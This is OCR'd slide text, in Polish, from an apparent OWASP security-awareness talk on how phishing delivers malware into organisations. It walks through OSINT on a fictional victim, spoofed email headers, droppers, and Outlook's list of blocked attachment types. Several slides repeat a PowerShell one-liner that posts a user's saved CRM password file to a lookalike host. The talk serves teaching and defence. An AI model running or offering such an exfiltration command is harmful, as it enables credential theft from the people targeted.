Phishing

Jak malware trafia do Twojej organizacji

Piotr Madej

27.02.2020

OWASP

Piotr Madej
OSCE OSCP CISSP CISA

- Absolwent Politechniki Krakowskiej
- 5+ lat doświadczenia zawodowego w obszarze bezpieczeństwa IT
- CRC 2019: Podstawy testów penetracyjnych
- CVE: Microsoft, VMware, Oracle, Hitachi
- Biegły sądowy

Agenda

- Słowniczek pojęć

  Wprowadzenie
- LAB

  Architektura atakowanej organiacji
- Droppery

  Malware ukryty w różnych rozszerzeniach
- HTML Smuggling

  Omijamy polityki bezpieczeństwa
- Fileless Malware

  Atak bez żadnego pliku
- Microsoft Office Word

  Baz makra też można ;)

Słowniczek pojęć

- Open-source intelligence / OSINT

  Gromadzenie informacji pochodzących z ogólnie dostępnych źródeł
- Phishing

  Metoda oszustwa, nakłonienia ofiary do określonych działań
- Malware

  Złośliwe oprogramowanie
- Security Awarness

  Czynności mające na celu podnieść świadomość zagrożeń użytkowników
- Scenariusz

  Działanie mające na celu zwabić i uśpić czujność ofiary ataku phishingowego

Słowniczek pojęć

- Open-source intelligence / OSINT

  Gromadzenie informacji pochodzących z ogólnie dostępnych źródeł
- Phishing

  Metoda oszustwa, nakłonienia ofiary do określonych działań
- Malware

  Złośliwe oprogramowanie
- Security Awarness

  Zrozumieć na jakie niebezpieczeństwa są narażeni, umiejętnie je rozpoznawać i wypracować poczucie odpowiedzialności
- Scenariusz

  Działanie mające na celu zwabić i uśpić czujność ofiary ataku phishingowego

Słowniczek pojęć

- Open-source intelligence / OSINT

  Gromadzenie informacji pochodzących z ogólnie dostępnych źródeł
- Phishing

  Metoda oszustwa, nakłonienia ofiary do określonych działań
- Malware

  Złośliwe oprogramowanie
- Security Awarness

  Najważniejsze: wszyscy pracownicy powinni znać wewnętrzne procesy zwiazane z incydentem bezpieczeństwa
- Scenariusz

  Działanie mające na celu zwabić i uśpić czujność ofiary ataku phishingowego

LAB
Corp

Message More...

Mateusz Victim · 1st

Key account manager for Corp

Sosnowiec, Silesian District, Poland

Corp

Silesian University of Technology

Experience

Key Account Manager

Corp

Jan 2016 – Present · 4 yrs 2 mos

Sosnowiec


Mateusz Victim - szkolenie sprzedażowe, 18.11.2019

85 356 wyświetleń • 18 lis 2019 480 103 UDOSTĘPNIJ ZAPISZ


Corp

2 tys. subskrypcji

SUBSKRYBUJ


https://hunter.io/search/corp.pl
hunter
Product
Pricing
company.com
Find email addresses
Most common pattern: {last}@corp.pl
300 email addresses
victim@corp.pl
19 sources

```
From: Piotr Madej <attacker@gmail.com>
x-ms-exchange-senderadcheck: 1
x-microsoft-antispam: BCL:0;
x-microsoft-antispam-message-info:
JOuEMkkOf79sUa0tAszVqjLbiX2Op84Yf3Cc4gKcTZZRI2tCAyhfpuEMtg9q9jLU72xNAxma+ugoCgzn4Qt7fXUx8vkD0vkn7x
gzJlPTPc/r+87d+OeCdwB+cDF8YiY2JGd5Se6qjujKU1oOrDauAT7ciuTNQt6DT7U67ywgLmD1ilm8Ln6S8G6YtUpboNdmmKR9
Gmp55z+nmazVjTJtvItvZ8sK0FmZqokoc3F6/OUFNFXh4lx5aZgpZyJ1PUaUnQom3fgDuMHsv0mevjZaEJBpqQw3DxaJOhlrPY
pnM43oaotKxUwfiYu9QUzOzHr44JLh8V4KGNS9AlvycL8+a5D1+jmD5wut3PMX/S+Th+d1t9Y+5pev9EcpxQ/60rL1Zpfr6tiL
Lg==
x-ms-exchange-antispam-messagedata:
32TJ8Xc50sxv1zTSjDsYW9lvF/puNa3jCXwfDXRO0VdKvN5wXlE9px+B6RFl5UwG5LgIII3n5gd2saTOk7L3F3wn2+hQNXEDIe
g==
MIME-Version: 1.0
X-Mailer: Microsoft Outlook 16.0
Thread-Index: AdXnFKzsffUEkLn0ROigL4VYGSPGQ==
Date: Mon, 24 Feb 2020 14:19:08 +0100
Message-ID: <5dc66ba4ab3e3df3d3cc9d1b24a502d6@mail.gmail.com>
Subject: Re: Zamówienie
To: victim@corp.pl
```



https://www.msp360.com/resources/blog/types-of-phishing/

DROPPER

koń trojański stworzony by uruchomić docelowy malware

kapitalni.org/pl/artykuly/jak-sie-ochronic-przed-falszywymi-e-mailami-zawierajacymi-wirusy-i-zlosliwe-oprogramowania,73,21

się nazwie pliku. Najważniejsze są jej ostatnie znaki. Jeśli plik ma podwójne rozszerzenie (czyli końcówkę nazwy po kropce), np. PDF.EXE czy DOC.SCR to nie należy go otwierać.

Z reguły bezpieczne są pliki graficzne (JPG, GIF, PNG), filmy (AVI, MPG, MKV) czy muzyka (MP3). Niebezpieczne pliki to przede wszystkim pliki wykonywalne oraz skrypty. Niestety mogą mieć one wiele różnych rozszerzeń – najczęściej stosowane to EXE, PIF, VBS czy JS. Jeśli nie znasz danego rozszerzenia to bezpieczniej jest pliku nie otwierać. Nie należy się także sugerować ikonką pliku (miniaturką) –przestępcy mogą ją łatwo zmodyfikować.

Niebezpieczne makra

Pliki takie jak dokumenty Word (DOC, DOCX) czy Excel (XLS, XLSX) także są używane przez przestępców. Samo otwarcie pliku z reguły nie jest groźne, jednak mogą one zawierać tzw. makro, czyli dodatkowy program pobierający na komputer np. konia trojańskiego. Uruchamianie makr jest domyślnie wyłączone, jeśli zatem widzisz prośbę o jego włączenie, to najczęściej jest to próba ataku.

https://kapitalni.org/pl/artykuly/jak-sie-ochronic-przed-falszywymi-e-mailami-zawierajacymi-wirusy-i-zlosliwe-oprogramowania,73,21

support.office.com/en-us/article/Blocked-attachments-in-Outlook-434752E1-02D3-4E90-9124-8B81E49A8519

Newer versions Office 2007

If you use a Microsoft Exchange Server account and the Exchange Server administrator ha
Outlook security settings, your administrator might be able to help you. Ask the administr
security settings on your mailbox to accept attachments that Outlook blocked.

If you don't use an Exchange Server account, there is an advanced procedure that you can
some file types. This procedure involves editing the registry in Windows. For more informa
unblocking attachment file types, see the Microsoft Support article about blocked attachm

File types blocked in Outlook

File name extension
.adp .app .asp .aspx .asx .bas .bat .cer .chm .cmd .cnt .com .cpl .crt .csh .der .diagcab .exe .fxp .gadget .grp .hlp .hpj .hta .htc .inf .ins .isp .its .jar .jnlp .js .jse .ksh .lnk .mad .maf .mag .mam .maq .mar .mas .mat .mau .mav .maw .mcf .mda .mdb .mde .mdt .mdw .mdz .msc .msh .msh1 .msh2 .mshxml .msh1xml .msh2xml .msi .msp .mst .msu .ops .osd .pcd .pif .pl .plg .prf .prg .printerexport .ps1 .ps1xml .ps2 .ps2xml .psc1 .psc2 .psd1 .psdm1 .pst .py .pyc .pyo .pyw .pyz .pyzw .reg .scf .scr .sct .shb .shs .theme .tmp .url .vb .vbe .vbp .vbs .vhd .vhdx .vsmacros .vsw .webpnp .website .ws .wsc .wsf .wsh .xbap .xll .xnk

https://support.office.com/en-us/article/Blocked-attachments-in-Outlook-434752E1-02D3-4E90-9124-8B81E49A8519

Malware

```
Invoke-WebRequest -Uri
http://corp.mail.pl/ -Method POST -Body
(Get-Content -Path
"$($env:userprofile)\Desktop\CRM_pass.t
xt")
```

Malware

```
Invoke-WebRequest -Uri
http://corp.mail.pl/ -Method POST -Body
(Get-Content -Path
"$($env:userprofile)\Desktop\CRM_pass.t
xt")
```

Malware


```
Invoke-WebRequest -Uri
http://corp.mail.pl/ -Method POST -Body
(Get-Content -Path
"$($env:userprofile)\Desktop\CRM_pass.t
xt")
```

Malware


```
Invoke-WebRequest -Uri
http://corp.mail.pl/ -Method POST -Body
(Get-Content -Path
"$($env:userprofile)\Desktop\CRM_pass.t
xt")
```

Demo

